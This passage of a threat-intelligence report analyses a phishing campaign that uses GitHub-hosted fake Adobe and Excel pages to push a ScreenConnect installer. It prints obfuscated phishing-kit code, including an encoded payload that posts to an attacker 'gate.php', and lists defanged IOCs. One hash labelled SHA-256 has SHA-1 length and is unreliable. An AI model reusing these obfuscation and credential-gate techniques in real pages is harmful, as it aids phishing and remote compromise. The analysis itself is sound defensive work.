
Figure 10 – Example comments placed within code, showing placeholder values which need to be replaced.



```
enabled: true,
p: "h" + String.fromCharCode(116) + String.fromCharCode(116) + "p" + "s:",  // Protocol: "ht
h: atob("Ly93d3cuZHJvcGJveC5jb20v"),  // Domain: "//teams.microsoft.com/"
```


Figure 11 – A code snippet showing an old comment wrongly indicating the domain decodes to teams.microsoft.com.

Through CYJAX's analysis of previous Git commits to these malicious repositories, these phishing kits can efficiently be modified to deliver new payloads for services other than Adobe. ***Figure 12*** shows how a different phishing page was loaded using Excel themed content. This is likely a reference to the GitHub repository name xlsxpreview, indicating that this repository has been repurposed to abuse Adobe branding. This highlights that this campaign does not appear to be specifically targeting Adobe users and instead targeted popular business software.



```
@@ -1 +1,5 @@
- Welcome
+ <script>
+ <!--
+ document.write(unescape("%3C%21doctype%20html%3E%0A%3Chtml%3E%0A%20%20%3Chead%3E%0A%20%20%20%20%3Cmeta%20chars
  utf-
  8%22%20/%3E%0A%20%20%20%20%3Ctitle%3EGate%3C/title%3E%0A%20%20%3C/head%3E%0A%20%20%3Cbody%3E%0A%20%20%20%20%3C
  %3D%22app%22%3ELoading%u2026%3C/div%3E%0A%0A%20%20%20%20%3Cscript%3E%0A%20%20%20%20%20%20%28async%20function%2
  20%7B%0A%20%20%20%20%20%20%20%20//%20%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%
  %3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%0A%20%20%20%20%20%20%20%20//%20CONFIGURATION%20%28BASE64%2
  %29%0A%20%20%20%20%20%20%20%20//%20%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D
  D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%0A%20%20%20%20%20%20%20%20//%20BASE64%20decodes%20to%3A%20ht
  your-cpanel-
  domain.com/gate.php%0A%20%20%20%20%20%20%20%20const%20endpoint%20%3D%20atob%28%22aHR0cHM6Ly9zcHJlYWRzaGVldC5mc
  2VzLmNvbS9maUllcy9leGNlSTA2ZWQwNDc3NjdmYWZjMWEzZGE4YTkyNDg1Y2MwL2dhdGUucGhw%22%29%3B%0A%20%20%20%20%20%20%20%2
  20%20%20%20%20%20%20//%20BASE64%20decodes%20to%3A%20https%3A//your-cpanel-domain.com/gate-
  redirect.php%0A%20%20%20%20%20%20%20%20const%20redirectBase%20%3D%20atob%28%22aHR0cHM6Ly9zcHJlYWRzaGVldC5mcml0
```

Figure 12 – An example previous commit containing a different payload.



```
        const endpoint =
atob("aHR0cHM6Ly9zcHJlYWRzaGVldC5mcml0dGFuY2VzLmNvbS9maUllcy9leGNlSTA2ZW
dmYWZjMWEzZGE4YTkyNDg1Y2MwL2dhdGUucGhw");
```

Figure 13 – Snippet of commit, which decodes to Excel themed attacker URL hosted on: spreadsheet[.]frittances[.]com.

Conclusions

This attack chain portrays the simplification of conducting sophisticated attack campaigns, using GitHub as infrastructure to host free malicious pages. Due to the templated layout of the code, pages are easily replicated and are likely used to replace exposed malicious infrastructure, keeping the attack chain active to create resilience.

This campaign contains many anti-detection measures to prevent traditional reactive threat response and hindering the detection of an ongoing attack. As a result, the most robust mitigation method for this attack chain is to train employees to identify social engineering attempts. This includes knowledge of phishing techniques such as decoy documents, Browser-in-the-Browser, and identifying suspicious file downloads.

Additional protection mechanisms may include monitoring for unexpected traffic, particularly to remote access, IP detection, and file hosting services. The principle of least privilege may aid in mitigation as restricting user access to elevated privileges reduces the impact of compromise. As such, this may prevent users from installing illicit programs.

Mitre ATT&CK

Tactic	Technique	ID
	User Execution	T1204
Execution	User Execution: Malicious File	T1204.002
	System Services: Service Execution	T1569.002
	Modify Registry	T1112
Persistence	Create or Modify System Process: Windows Service	T1543.003
	Event Triggered Execution: Component Object Model Hijacking	T1546.015
Defence Evasion	Masquerading: Match Legitimate Resource Name or Location	T1036.005
Discovery	Query Registry	T1012
	System Owner/User Discovery	T1033

Tactic	Technique	ID
	System Information Discovery	T1082
Discovery	System Time Discovery	T1124
Command & Control	Remote Access Tools: Remote Desktop Software	T1219
Impact	Inhibit System Recovery	T1490

Indicators of Compromise

Indicators of Compromise (IOCs)

Type	IOC	Description
URL	hxxps://loading-sheet.github[.]io/xlsxpreview/index.html	GitHub page hosting fake iframe window.
URL	hxxps://spreadsheet.frittances[.]com/files/excel06ed047767fafc1a3da8a92485cc0/gate.php	Previous domain redirected to by malicious GitHub script.
URL	hxxps://dropbox[.]com/scl/fi/aoyfx7g5rw7giforvqa6v/Adobe_pdf_en_Installer_25.921.37493.msi?rlkey=k9oiaz4q9idg0d9hbqjzkwc8a&st=124m7g1c&dl=1	Dropbox download link for MSI file.
URL	hxxps://contextpreviewflies.github[.]io/continue/index.html	GitHub page hosting fake Adobe CAPTCHA and decoy PDF.
URL	hxxps://xlsxattachmentpro.github[.]io/scancenter/index.html	GitHub page hosting fake Adobe CAPTCHA and decoy PDF.
Domain	instance-vvxd5l-relay.screenconnect[.]com	ScreenConnect relay instance.
Domain	loading-sheet.github[.]io	Domain of malicious GitHub page.
Domain	uc88ec04a749c16ce7c6432b5e32.dl.dropboxusercontent[.]com	Dropbox CDN contacted to download MSI.
Domain	xlsxattachmentpro.github[.]io	Domain of malicious GitHub page.
IP Address	18.173.205.87	Malicious IP address contacted during attack.
SHA-256	22803e999ce78606ed76874fc73b52589a131294	Filehash of ScreenConnect MSI.